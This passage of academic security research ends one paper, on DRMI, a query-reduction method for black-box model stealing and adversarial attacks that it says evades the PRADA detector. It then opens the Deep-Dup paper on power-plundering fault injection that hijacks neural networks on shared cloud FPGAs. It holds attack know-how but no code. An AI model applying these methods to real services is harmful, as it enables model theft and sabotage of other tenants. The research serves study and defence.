For simplicity, we use $M = (L^i),\ i < n$ to denote a n-layer DNN, where L^i is i-th layer in the model. For each layer, there may be varying numbers of neurons. We define $L^i = (s^i_1, s^i_2, ...s^i_m)$ as the i-th layer with m neurons, and s^i_j denotes the activation state of neurons. If the current neuron is activated, the value of s^i_j is 1, otherwise 0. Hence L^i is a binary string of length m, and m is the neuron number in the i-th layer. We assume Tr is a binary string of length l, and l is the total number of neurons in the model. Binary string Tr_a represents the activated neurons path for data a. Then we calculate the Hamming distance (performing an xor operation on two strings and counting the number of "1"s in the result) of Tr_a and Tr_b, to represent the distance of data a and b. Then we replace the MI matrix with the Hamming distance as follows:

$$I[a][b] = Hamming(Tr_a)(Tr_b) \tag{11}$$

Finally, we adopt Algorithm 1 to obtain a simplified dataset. Here we try two directions–smallest and largest Hamming distance sets. In Table 13, we test TRACE methods under 600 samples. All of TRACE methods perform worse than DRMI, decreasing 17.3% to 35.9% accuracy. In TRACE, we find "MAX" target performs better than "MIN" target, increasing 11.89% in min-sum and 12.14% in min-max initial solution. This indicates the set with larger hamming distance has better effect. We need to make traces of activated neurons more diverse and cover as more neurons as possible.




Figure 7: The box-plot of the proportion of activated neurons in all data. The ordinate is the proportion of activated neurons.

In order to study why activation traces could not filter out a good simplified training dataset, we analyze the distribution of the proportion of activated neurons and draw a box-plot in Figure 7. The proportions are almost all concentrated at $[0.313, 0.515]$, within a small interval. Even 50% data activated neurons proportions are concentrated at $[0.387, 0.438]$, a very small interval. This may be the cause of poor performance to select data through the activation neuron trace.

Remark: The TRACE method by considering the Hamming distance between activated neurons traces performs worse than DRMI. *The proportions of activated neurons in all predicted samples are almost concentrated in a small interval.*

6 Related Work

There has been a line of related research described as below.

Black-box Attacks. Many black-box attacks (*e.g.*, adversarial attacks) need to train a substitute model [29, 44, 45]. Techniques have been developed to reduce queries as much as possible. Papernot *et al.* [44] adopted *reservoir sampling* method and successfully reverse-engineered two machine learning classification systems. In order to reduce the query number, Papernot *et al.* [45] adopted Jacobian-based dataset augmentation (JbDA) to create synthetic data for training DNNs on MNIST. Based on JbDA, Juuti *et al.* [29] proposed Jb-topk and Jb-self methods to synthesize samples for substitute model training. *Differently,* DRMI *relies on data reduction from a large dataset for querying. But PRADA augments data locally for training that may induce wrongly labeled data. Through the experiments in Section 5.2, it proves* DRMI *can*

achieve more accurate substitute models using the same or fewer queries. Orekondy *et al.* [42] stole the functionality of target models by querying. They use three metrics to choose images: images with higher class probabilities, images with diverse labels, and images which imitates badly. *According to our results, the sole selection of images with higher class probabilities cannot augment accuracy of the trained model.*

Jagielski *et al.* [26] propose a learning-based extraction method using semi-supervised learning techniques: rotation loss and MixMatch. For adversarial capabilities, they need both labels and scores from the original model, while DRMI only needs labels. Their adversary has access to the same training set without labels, but DRMI does not need the exact training data. They can save the query costs because much unlabeled data does not need to be queried in semi-supervised learning. Based on this analysis, we can incorporate their method into ours in future: use DRMI to select the query data for fully supervised learning, and perform semi-supervised learning on the remaining unlabeled data.

Data reduction. Eschrich *et al.* [17] reduced the amount of clustering data by aggregating similar samples and using weighted samples. Ougiaroglou *et al.* [43] reduced data in clustering by producing homogeneous clusters. It reduced storage requirements and had low pre-processing cost. Chouvatut *et al.* [13] proposed a graph-based optimum-path forest to reduce the size of training sets. They utilized the segmented least square algorithm to estimate the tree's shape. In DNNs, Zheng *et al.* [65] proposed a correlation matching based active learning technique to label the most informative data and simplify the dataset. *We implemented it in our experiments for a comparison. Results show* DRMI *performs remarkably better than it in CNNs.* Katharopoulos *et al.* [31] found that not all samples in the training phase are equal. Hence, they adopted importance sampling to identify informative examples, which can reduce the variance of a SGD process. DRMI *aims to reduce the queries and the reduction can be completed before training, therefore,* DRMI *is model-independent, i.e., not affected by model structures and training processes.*

7 Discussion

Effectiveness of DRMI. In this study, we use mutual information to measure the data redundancy of a dataset, and then find a subset to minimize the summed mutual information. As claimed in Section 4.2, the problem is NP-Complete and cannot be solved in polynomial time. Therefore, we propose DRMI to solve the intractableness. Its effectiveness is twofold. On one hand, DRMI can find an approximate optimal solution by enumerating the starting point (Algorithm 1) and filling an initial subset for representative data (Algorithm 2) to avoid the trap of local optimum. On the other hand, one-hot replacement (Algorithm 3) replaces the vertices that incur large mutual information and identify the optimal solution in the current setting. Based on the complexity analysis for each algorithm at Section 4.3, the overall complexity of DRMI is $O(kn^2)$, which can be further optimized to $O(kn\log n)$ with more efficient sorting algorithms. It is also confirmed by the experiments on three diverse and large-scale datasets.

Parameter Choice (α, ε). α is used to tune the variable relationship between mutual information and data redundancy. It indicates a linear relationship if $\alpha = 1$. Moreover, we explore whether there are non-linear relationships by augmenting α to 2 and 4. The results in Table 3 and 7 show the increase of α (from 2 to 4) hardly improves accuracy, but the extra overhead caused by exponent computation cannot be offset by accuracy gains. Similarly, it is experimentally confirmed that this principle also applies to the other datasets CIFAR10 and ImageNet. As for the max perturbation ε, it reflects the balance between attack effect and imperceptibility of AEs. Larger ε can raise the attack effect, but reduce the imperceptibility. For ease of comparison, we set $\varepsilon = 0.3$ for untargeted AEs, consistent with [7] and $\varepsilon = 0.5$ for targeted AEs on the MNIST dataset. It is because targeted AEs usually need larger perturbations for generation, and the value is also aligned to PRADA. Inspired by [11], we set $\varepsilon = \sqrt{0.001 \cdot D}$ on the ImageNet dataset, and D is the input dimension ($\approx 270,000$).

Robustness of DRMI. There is a line of work to defend such black-box attacks. For instance, [58] proposes a number of strategies to prevent model stealing, including rounding confidence scores, providing fake or no class probability. However, we show that DRMI is still effective without class probability in Section 5.2, making this defense ineffective. PRADA [29] also proposes a defensive method by detecting abrupt changes in the distribution of queried samples. It detects PRADA's attack after 100 queries on MNIST. We re-implement this method to detect DRMI. In our experiments, we assume that normal users submit random queries, which reduces the detection difficulty. Through our results, DRMI can successfully create a high quality substitute model after only a few hundred queries on MNIST, while it takes about 32,000 queries for PRADA to detect our attack. So PRADA is not effective at stopping our attack. Our queries are not easily detected by AEs detection methods, such as adversarial training, defensive distillation, and input transformation [20]. Because our queried samples contain no adversarial perturbations. In addition, we use mainstream methods (*e.g.*, PGD [37]) to generate AEs. Although they are likely to be detected by defensive methods like [20], it is not the concern of this study.

One possible defense is to measure the redundancy of queries from one client, just alike DRMI. Generally, the queries of DRMI have a much smaller MI value compared to the normal samples of the same number, since normal data have relatively more repetitions. However, this method needs to count many queries and establish a distribution of MI values. In our test, the defender needs to have more than 100 times malicious queries for detection. It inevitably brings huge computational cost. Additionally, this defense becomes more infeasible in front of distributed queryings.

8 Conclusion

This paper proposes a novel dataset reduction technology based on mutual information DRMI, which can be used in black-box attacks. With this approach, we can accurately measure the overall quality of dataset, identifying redundancies and repetitions therein. Compared with other three techniques, it proves that our approach achieves the best performance in the selection of representative and distinct data for DNN training. Moreover, we apply DRMI to reduce queries in model extraction and adversarial attacks. The results show a superior ability of DRMI in data reduction while maintaining a high model accuracy and transferability of adversarial examples.

Acknowledgement

We thank our shepherd David Wagner for his valuable guidance and assistance and all the anonymous reviewers for their constructive feedback. The authors are supported in part by the National Key Research and Development Program of China under Grant No.2020AAA0107800, NSFC U1836211, NSFC 61902395, Beijing Natural Science Foundation (No.JQ18011), National Top-notch Youth Talents Program of China, Youth Innovation Promotion Association CAS, Beijing Academy of Artificial Intelligence (BAAI), CCF-Tencent Open Fund, and a research grant from Huawei.

References

[1] USPS dataset. https://www.kaggle.com/bistaumanga/usps-dataset.

[2] Mutual information. https://en.wikipedia.org/wiki/Mutual_information, 2019.

[3] Pytorch. https://pytorch.org/, 2020.

[4] Welcome to foolbox native. https://foolbox.readthedocs.io/en/latest/, 2020.

[5] Naveed Akhtar and Ajmal S. Mian. Threat of adversarial attacks on deep learning in computer vision: A survey. *IEEE Access*, 6:14410–14430, 2018.

[6] Maksym Andriushchenko, Francesco Croce, Nicolas Flammarion, and Matthias Hein. Square attack: a query-efficient black-box adversarial attack via random search. *CoRR*, abs/1912.00049, 2019.

[7] Arjun Nitin Bhagoji, Warren He, Bo Li, and Dawn Song. Exploring the space of black-box attacks on deep neural networks. *CoRR*, abs/1712.09491, 2017.

[8] Thomas Brunner, Frederik Diehl, Michael Truong-Le, and Alois Knoll. Guessing Smart: Biased Sampling for Efficient Black-Box Adversarial Attacks. *CoRR*, abs/1812.09803, 2018.

[9] Nicholas Carlini and David A. Wagner. Towards evaluating the robustness of neural networks. In *2017 IEEE Symposium on Security and Privacy, SP, San Jose, USA*, pages 39–57.

[10] Yuxuan Chen, Xuejing Yuan, Jiangshan Zhang, Yue Zhao, Shengzhi Zhang, Kai Chen, and XiaoFeng Wang. Devil's whisper: A general approach for physical adversarial attacks against commercial black-box speech recognition devices. In *29th USENIX Security Symposium, August 12-14, 2020*, pages 2667–2684.

[11] Shuyu Cheng, Yinpeng Dong, Tianyu Pang, Hang Su, and Jun Zhu. Improving black-box adversarial attacks with a transfer-based prior. In *NeurIPS 19, Vancouver, Canada*, pages 10932–10942, 2019.

[12] Kashyap Chitta, Jose M. Alvarez, Elmar Haussmann, and Clement Farabet. Training data distribution search with ensemble active learning, 2019.

[13] V. Chouvatut, W. Jindaluang, and E. Boonchieng. Training set size reduction in large dataset problems. In *2015 International Computer Science and Engineering Conference (ICSEC)*, pages 1–5, Nov 2015.

[14] T.M. Cover and J.A. Thomas. *Elements of information theory*. Wiley series in telecommunications. Wiley, 1991.

[15] Terrance DeVries and Graham W. Taylor. Dataset augmentation in feature space. In *5th International Conference on Learning Representations, ICLR 2017, Toulon, France, Workshop Track Proceedings*.

[16] Xiaoning Du, Xiaofei Xie, Yi Li, Lei Ma, Yang Liu, and Jianjun Zhao. Deepstellar: Model-based quantitative analysis of stateful deep learning systems. In *27th ACM Joint Meeting on ESES/FSE*, New York, NY, USA, 2019.

[17] Steven Eschrich, Jingwei Ke, Lawrence O. Hall, and Dmitry B. Goldgof. Fast accurate fuzzy clustering through data reduction. *IEEE Trans. Fuzzy Systems*, 11(2):262–270, 2003.

[18] Karan Ganju, Qi Wang, Wei Yang, Carl A. Gunter, and Nikita Borisov. Property inference attacks on fully connected neural networks using permutation invariant representations. In *2018 ACM SIGSAC Conference on CCS*, pages 619–633, Oct. 2018.

[19] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *3rd ICLR, San Diego, CA, USA, 2015*.

[20] Chuan Guo, Mayank Rana, Moustapha Cissé, and Laurens van der Maaten. Countering adversarial images using input transformations. In *6th ICLR, Vancouver, BC, Canada, 2018*.

[21] Yiwen Guo, Ziang Yan, and Changshui Zhang. Subspace Attack: Exploiting Promising Subspaces for Query-Efficient Black-box Attacks. In H. Wallach, H. Larochelle, A. Beygelzimer, F. d'Alché-Buc, E. Fox, and R. Garnett, editors, *Advances in Neural Information Processing Systems 32*, pages 3825–3834. 2019.

[22] Jiawei Han, Micheline Kamber, and Jian Pei. *Data Mining: Concepts and Techniques*. Elsevier, 2012.

[23] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2016.

[24] Yingzhe He, Guozhu Meng, Kai Chen, Xingbo Hu, and Jinwen He. Towards Security Threats of Deep Learning Systems: A Survey. *IEEE Transactions on Software Engineering (TSE)*, pages 1–28, 2020.

[25] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box adversarial attacks with limited queries and information. In *35th International Conference on Machine Learning, ICML 2018, Stockholm, Sweden*, pages 2142–2151, 2018.

[26] Matthew Jagielski, Nicholas Carlini, David Berthelot, Alex Kurakin, and Nicolas Papernot. High accuracy and high fidelity extraction of neural networks. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1345–1362. USENIX Association, August 2020.

[27] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating machine learning: Poisoning attacks and countermeasures for regression learning. In *2018 IEEE Symposium on Security and Privacy, San Francisco, USA*, pages 19–35.

[28] Uyeong Jang, Xi Wu, and Somesh Jha. Objective metrics and gradient descent algorithms for adversarial examples in machine learning. In *33rd Annual Computer Security Applications Conference, Orlando, FL, USA*, pages 262–277.

[29] Mika Juuti, Sebastian Szyller, Samuel Marchal, and N. Asokan. PRADA: protecting against DNN model stealing attacks. In *IEEE European Symposium on Security and Privacy, EuroS&P 2019, Stockholm, Sweden*, pages 512–527.

[30] Richard M. Karp. Reducibility among combinatorial problems. In *Proceedings of a symposium on the Complexity of Computer Computations, New York, USA*, pages 85–103, 1972.

[31] Angelos Katharopoulos and François Fleuret. Not all samples are created equal: Deep learning with importance sampling. In *35th International Conference on Machine Learning, ICML 2018, Stockholm, Sweden*.

[32] Alex Krizhevsky. The CIFAR-10 dataset. https://www.cs.toronto.edu/~kriz/cifar.html/.

[33] Alexey Kurakin, Ian J. Goodfellow, and Samy Bengio. Adversarial examples in the physical world. In *5th International Conference on Learning Representations, ICLR 2017, Toulon, France, Workshop Track Proceedings*.

[34] Y. Lecun, L. Bottou, Y. Bengio, and P. Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11):2278–2324, Nov 1998.

[35] Yann LeCun. The MNIST database of handwritten digits. http://yann.lecun.com/exdb/mnist/.

[36] Xiang Ling, Shouling Ji, Jiaxu Zou, Jiannan Wang, Chunming Wu, Bo Li, and Ting Wang. DEEPSEC: A uniform platform for security analysis of deep learning model. In *2019 IEEE Symposium on Security and Privacy, SP, San Francisco, USA*, pages 673–690.

[37] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *6th International Conference on Learning Representations, ICLR 2018, Vancouver, BC, Canada*.

[38] Seyed-Mohsen Moosavi-Dezfooli, Alhussein Fawzi, Omar Fawzi, and Pascal Frossard. Universal adversarial perturbations. In *2017 IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2017, Honolulu, HI, USA*, pages 86–94.

[39] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C. Lupu, and Fabio Roli. Towards poisoning of deep learning algorithms with back-gradient optimization. In *AISec@CCS 2017, Dallas, TX, USA*, pages 27–38.

[40] Seong Joon Oh, Max Augustin, Mario Fritz, and Bernt Schiele. Towards reverse-engineering black-box neural networks. In *International Conference on Learning Representations*, 2018.

[41] Lucila Ohno-Machado, Hamish S. F. Fraser, and Aleksander Øhrn. Improving machine learning performance by removing redundant cases in medical data sets. In *AMIA 1998, Lake Buena Vista, FL, USA*.

[42] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff nets: Stealing functionality of black-box models. In *IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2019, Long Beach, CA, USA*, pages 4954–4963.

[43] Stefanos Ougiaroglou and Georgios Evangelidis. Efficient dataset size reduction by finding homogeneous clusters. In *Balkan Conference in Informatics, BCI 2012, Novi Sad, Serbia*.

[44] Nicolas Papernot, Patrick D. McDaniel, and Ian J. Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *CoRR*, abs/1605.07277, 2016.

[45] Nicolas Papernot, Patrick D. McDaniel, Ian J. Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *ACM AsiaCCS 2017*, pages 506–519.

[46] Haekyu Park, Fred Hohman, and Duen Horng Chau. Neuraldivergence: Exploring and understanding neural networks by comparing activation distributions. *CoRR*, abs/1906.00332, 2019.

[47] Alexander J. Ratner, Henry R. Ehrenberg, Zeshan Hussain, Jared Dunnmon, and Christopher Ré. Learning to compose domain-specific transformations for data augmentation. In *NeurIPS 2017, Long Beach, USA*, pages 3236–3246.

[48] Olga Russakovsky, Jia Deng, Hao Su, Jonathan Krause, Sanjeev Satheesh, Sean Ma, Zhiheng Huang, Andrej Karpathy, Aditya Khosla, Michael S. Bernstein, Alexander C. Berg, and Fei-Fei Li. Imagenet large scale visual recognition challenge. *Int. J. Comput. Vis.*, 115(3):211–252, 2015.

[49] Ali Shafahi, W. Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. In *NeurIPS 2018, Montréal, Canada*, pages 6106–6116.

[50] Mahmood Sharif, Lujo Bauer, and Michael K. Reiter. On the suitability of lp-norms for creating and preventing adversarial examples. In *CVPR Workshops 2018, Salt Lake City, UT, USA*, pages 1605–1613.

[51] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *2017 IEEE Symposium on Security and Privacy, San Jose, USA*, pages 3–18.

[52] Avanti Shrikumar, Peyton Greenside, and Anshul Kundaje. Learning important features through propagating activation differences. In *34th ICML*, volume 70, pages 3145–3153, 2017.

[53] Satya Narayan Shukla, Anit Kumar Sahu, Devin Willmott, and J. Zico Kolter. Black-box adversarial attacks with bayesian optimization. *CoRR*, abs/1909.13857.

[54] Congzheng Song and Vitaly Shmatikov. Overlearning reveals sensitive attributes. In *8th ICLR, Addis Ababa, Ethiopia, April 26-30, 2020*.

[55] Fnu Suya, Jianfeng Chi, David Evans, and Yuan Tian. Hybrid Batch Attacks: Finding Black-box Adversarial Examples with Limited Queries. In *29th USENIX Security Symposium*, 2020.

[56] Christian Szegedy, Vincent Vanhoucke, Sergey Ioffe, Jonathon Shlens, and Zbigniew Wojna. Rethinking the inception architecture for computer vision. In *CVPR 2016, Las Vegas, NV, USA*, pages 2818–2826.

[57] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian J. Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *2nd ICLR, 2014, Banff, AB, Canada*.

[58] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *25th USENIX Security Symposium, 2016, Austin, TX, USA*, pages 601–618.

[59] Chun-Chen Tu, Pai-Shun Ting, Pin-Yu Chen, Sijia Liu, Huan Zhang, Jinfeng Yi, Cho-Jui Hsieh, and Shin-Ming Cheng. Autozoom: Autoencoder-based zeroth order optimization method for attacking black-box neural networks. In *31rd AAAI Conference on Artificial Intelligence, Honolulu, Hawaii, USA, 2019*, pages 742–749.

[60] Binghui Wang and Neil Zhenqiang Gong. Stealing hyperparameters in machine learning. In *2018 IEEE Symposium on Security and Privacy (SP), San Francisco, California, USA*, pages 36–52.

[61] Xuejing Yuan, Yuxuan Chen, Yue Zhao, Yunhui Long, Xiaokang Liu, Kai Chen, Shengzhi Zhang, Heqing Huang, Xiaofeng Wang, and Carl A. Gunter. Commandersong: A systematic approach for practical adversarial voice recognition. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, USA*, pages 49–64.

[62] L.A. Zadeh. Similarity relations and fuzzy orderings. *Information Sciences*, 3(2):177 – 200, 1971.

[63] Mingming Zha, Guozhu Meng, Chaoyang Lin, Zhe Zhou, and Kai Chen. Rolma: A practical adversarial attack against deep learning-based lpr systems. In *Information Security and Cryptology (Inscrypt)*, pages 4701–4708, Dec 2019.

[64] Yue Zhao, Hong Zhu, Ruigang Liang, Qintao Shen, Shengzhi Zhang, and Kai Chen. Seeing isn't believing: Towards more robust adversarial attack against real world object detectors. In *ACM CCS 2019, London, UK*, pages 1989–2004.

[65] Jian Zheng, Wei Yang, and Xiaohua Li. Training data reduction in deep neural networks with partial mutual information based feature selection and correlation matching based active learning. In *IEEE ICASSP 2017, New Orleans, LA, USA*.

Deep-Dup: An Adversarial Weight Duplication Attack Framework to Crush Deep Neural Network in Multi-Tenant FPGA

Adnan Siraj Rakin *
Arizona State University
asrakin@asu.edu

Yukui Luo *
Northeastern University
luo.yuk@northeastern.edu

Xiaolin Xu
Northeastern University
x.xu@northeastern.edu

Deliang Fan
Arizona State University
dfan@asu.edu

*Both Authors Contributed Equally

Abstract

The wide deployment of Deep Neural Networks (DNN) in high-performance cloud computing platforms brought to light multi-tenant cloud field-programmable gate arrays (FPGA) as a popular choice of accelerator to boost performance due to its hardware reprogramming flexibility. Such a multi-tenant FPGA setup for DNN acceleration potentially exposes DNN interference tasks under severe threat from malicious users. This work, to the best of our knowledge, is the first to explore DNN model vulnerabilities in multi-tenant FPGAs. We propose a novel adversarial attack framework: *Deep-Dup*, in which the adversarial tenant can inject adversarial faults to the DNN model in the victim tenant of FPGA. Specifically, she can aggressively overload the shared power distribution system of FPGA with malicious power-plundering circuits, achieving *adversarial weight duplication (AWD) hardware attack* that duplicates certain DNN weight packages during data transmission between off-chip memory and on-chip buffer, to hijack the DNN function of the victim tenant. Further, to identify the most vulnerable DNN weight packages for a given malicious objective, we propose a generic vulnerable weight package searching algorithm, called *Progressive Differential Evolution Search (P-DES)*, which is, for the first time, adaptive to both deep learning white-box and black-box attack models. The proposed Deep-Dup is experimentally validated in a developed multi-tenant FPGA prototype, for two popular deep learning applications, i.e., Object Detection and Image Classification. Successful attacks are demonstrated in six popular DNN architectures (e.g., YOLOv2, ResNet-50, MobileNet, etc.) on three datasets (COCO, CIFAR-10, and ImageNet).

1 Introduction

Machine Learning (ML), especially deep neural networks (DNN), services in high-performance cloud computing are gaining extreme popularity due to their remarkable performance in intelligent image/video recognition [1–4], natural language processing [5–7], medical diagnostics [8], malware detection [9], and autonomous driving [10, 11]. Similar to many other high-performance computing (HPC) platforms (e.g., CPU, GPU, ASIC), reconfigurable computing devices like field-programmable gate arrays (FPGA) have been widely deployed in HPC system for DNN acceleration due to their low-effort hardware-level re-programmability to adapt various DNN structures, as well as fast algorithm evolution. For example, IBM and Intel integrated FPGAs in their CPU products for acceleration purposes [12, 13]. Alongside the rapid growth of the cloud computing market and critical developments in DNN hardware acceleration, FPGA has become a significant hardware resource for public lease. Recently, the leading cloud service providers have also started integrating FPGAs into their cloud servers. For example, the Stratix-V FPGA from Intel/Altera has been deployed by the Microsoft Project Catapult for DNN acceleration [14]. Amazon also released its EC2 F1 instances equipped with programmable hardware (UltraScale+VU9P FPGAs) from Xilinx [15].

For high efficiency and performance, there have been growing efforts to support multiple independent tenants co-residing/sharing an FPGA chip over time or simultaneously [16, 17]. The *co-tenancy* of multiple users on the same FPGA chip has created a unique attack surface, where many new vulnerabilities will appear and cause dangerous effects. With many hardware resources being jointly used in the multi-tenant FPGA environment, a malicious tenant can leverage such *indirect* interaction with other tenants to implement various new attacks. However, as a relatively new computing infrastructure, as well as one of the main hardware accelerator platforms, the *security of multi-tenant FPGAs for DNN acceleration* has not been investigated in-depth.

From DNN algorithm point of view, its security has been under severe scrutiny through generating malicious input noise popularly known as *Adversarial Examples* [18–20]. Even though tremendous progress has been made in protecting DNN against adversarial examples [21–23], *neglecting fault injection-based model parameter perturbation does not guarantee the overall security of DNN acceleration in FPGA (DNN-FPGA) system*. Several prior works have effectively demonstrated depletion of DNN intelligence by tempering

model parameters (i.e, weights,biases) using supply chain access [24, 25] or through popular memory fault injection techniques [26–29], which could be in general classified as *adversarial weight attack*. Adversarial weight attack can drastically disrupt the inference behavior towards the intent of a malicious party [26–30]. The large DNN model's parameters (e.g., weights) are extensively tuned in the training process to play a key role in inference accuracy. However, almost all the existing adversarial weight attacks assume an extremely relaxed threat model (i.e., white-box), where the adversary can access all DNN model parameters, like architecture and gradients. Even though it is pivotal to study white-box attacks to understand the behavior of DNN models in the presence of input or weight noise, it is also important to explore how to conduct adversarial weight attacks in a much more strict black-box setup, where the attacker does not know DNN model information.

In summary, **three primary challenges** are **i)** Considering multiple tenants *co-reside* on an FPGA, can a malicious user leverage a novel attack surface to provide the luxury of perturbing DNN model parameters of the victim tenant? **ii)** Can the adversary conduct a black-box adversarial weight attack with no knowledge of DNN model parameters, gradient, etc., instead of white-box attack used in prior works [26, 28]? **iii)** Given an FPGA hardware fault injection attack scheme and a strict black-box threat model, can an adversary design an efficient searching algorithm to identify critical parameters for achieving a specific malicious objective? Inspired by those challenges, we propose *Deep-Dup* attack framework in multi-tenant DNN-FPGA, which consists of **two main modules**: **I)** a novel FPGA hardware fault injection scheme, called *adversarial weight duplication (AWD)*, leveraging two different power-plundering circuits to intentionally inject faults into DNN weight packages during data transmission between off-chip memory and on-chip buffer; **II)** a generic searching algorithm, called *Progressive Differential Evolution Search (P-DES)*, to identify the most vulnerable DNN weight package index and guide AWD to attack for given malicious objective. As far as we know, Deep-Dup is the first work demonstrating that the adversarial FPGA tenant could conduct both untargeted accuracy degradation attack and targeted attack to hijack DNN function in the victim tenant, under both deep learning white-box and black-box setup. The key contributions of this work are summarized as follows:

1): The proposed Adversarial weight duplication (AWD) attack is an FPGA hardware-based fault injection method, leveraging the co-tenancy of different FPGA users, to aggressively overload the shared power distribution system (PDS) and duplicate certain DNN model weight parameters during data transmission between off-chip memory and on-chip buffer. Two different power plundering circuits, i.e., Ring Oscillator (RO) and RO with latch (LRO) are explored and validated in the FPGA attack prototype system.

2): To maximize attack efficiency, i.e. conducting AWD-based fault injection into the most vulnerable DNN weight data packages for any given malicious objective, we propose a generic vulnerable weight package searching algorithm, called *Progressive Differential Evolution Search (P-DES)*. It is, for the *first time*, adaptive to both deep learning white-box and black-box setup. Unlike prior works only demonstrated in a deep learning white-box setup [28], our success in both white-box and black-box mainly comes from the fact that our proposed P-DES does not require any gradient information of DNN model.

3): We are the first to develop an end-to-end Deep-Dup attack framework, one type of adversarial DNN model fault injection attack, utilizing our DNN vulnerable parameter searching software (i.e. P-DES) to guide and search when/where to inject fault through multi-tenant FPGA hardware fault injection (i.e. AWD) for efficient and effective un-targeted/targeted attacks (i.e., un-targeted attack to degrade overall accuracy and targeted attack to degrade only targeted group accuracy).

4): A multi-tenant FPGA prototype is developed to validate the proposed Deep-Dup for two different deep learning applications (i.e., Object Detection and Image Classification). Successful un-targeted and targeted attacks are validated and demonstrated in six different popular DNN architectures (e.g. YOLOv2, ResNet-50, MobileNetV2, etc.) on three data sets (e.g., COCO, CIFAR-10, and ImageNet), under both white-box and black-box setups(i.e. attacker has no knowledge of model parameters (e.g. weights/gradients/ architecture)).

5): As proof-of-concept, our Deep-Dup black-box attack successfully targets the '*Ostrich*' class images (i.e., 100 % attack success rate) on ImageNet with only *20* (out of *23 Million*) weight package fault injection through AWD attacks on ResNet-50 running in FPGA. Besides, Deep-Dup requires just one AWD attack to completely deplete the intelligence of compact MobileNetV2.

2 Background

2.1 Related Attacks on Multi-tenant FPGA

The re-programmability of FPGA makes it a popular hardware accelerator for customized computing [31]. To further explore the advantages of FPGA, leading hardware vendors like Intel and Xilinx have integrated FPGAs with CPUs [13] or ARM cores to build flexible System-on-Chips (SoCs) [32, 33]. These heterogeneous computing platforms have recently been integrated into cloud data centers [34], where the hardware resources are leased to different users. The *co-tenancy* of multiple users on the same FPGA chip, although improves the resource utilization efficiency and performance, but also creates a unique attack surface, where many new vulnerabilities will appear and cause dangerous results. With many critical hardware components (e.g., power supply system) being jointly used in the multi-tenant FPGA environment, a malicious tenant can leverage such *indirect* interaction with other tenants to implement various new attacks.

Generally, the attacks on multi-tenant FPGAs can be classified into two classes: 1) side-channel attack, in which the adversarial FPGA user can construct hardware primitive as sensors(e.g., ring oscillator (RO)), to track and analyze the secret of victim users. For example, in [34], the RO-based sensor used as power side-channel has successfully extracted the key of RSA crypto module, similarly, key extraction from advanced encryption standard (AES) is successfully demonstrated in [35] based on RO-caused voltage drop. More recently, it has been demonstrated that a malicious user can leverage the crosstalk between FPGA long-wires as a remote side-channel to steal secret information [36, 37]. 2) Fault injection attack, in which the adversary targets to inject faults to or crash the applications of victim users. For example, the entropy of true random number generator is corrupted by power attacks in multi-tenant FPGAs [38]. In [39], the aggressive power consumption by malicious users causes a voltage drop on the FPGA, which can be leveraged to introduce faults.

With Machine Learning as a service (MLaaS) [40, 41] becoming popular, public lease FPGAs also become an emerging platform for acceleration purposes. However, the security of using multi-tenant FPGA for DNN acceleration is still under-explored in existing works, which is the main target of this paper. Specially, the proposed Deep-Dup methodology belongs to the fault injection category, which leverages malicious power-plundering circuits to compromise the integrity of the DNN model for un-targeted or targeted attacks.

2.2 Deep Learning Security

There has been a considerable amount of effort in developing robust and secure DL algorithms [18, 19, 22, 25, 42–49]. Existing deep learning attack vectors under investigation mainly fall into three categories: *1)* Attacks that either mislead prediction outcome using maliciously crafted queries (i.e., adversarial inputs/examples [22, 50]) or through miss-training the model with poisoned training set (i.e., data poisoning attacks [51, 52]). *2)* DL information leakage threats such as membership inference attacks [49, 53] and model extraction attacks [47, 54] where adversaries manage to either recover data samples used in training or infer critical DL model parameters. *3)* Finally, adversarial fault injection techniques have been leveraged to intentionally trigger weight noise to cause classification errors in a wide range of DL evaluation platform [26–29, 55].

The first two attacks are generally considered as *external adversaries* that exploit training and inference inputs to the deep learning model. Despite the progress in protecting DNN against this external adversaries [21–23], neglecting internal adversarial fault injection still puts the overall security of DNN acceleration in FPGA (DNN-FPGA) systems under threat. The most recent adversarial weight attacks [27, 28, 30, 56] demonstrated, in both deep learning algorithm and real-word general-purpose computer system, that it is possible to modify an extremely small amount (i.e., tens out of millions)

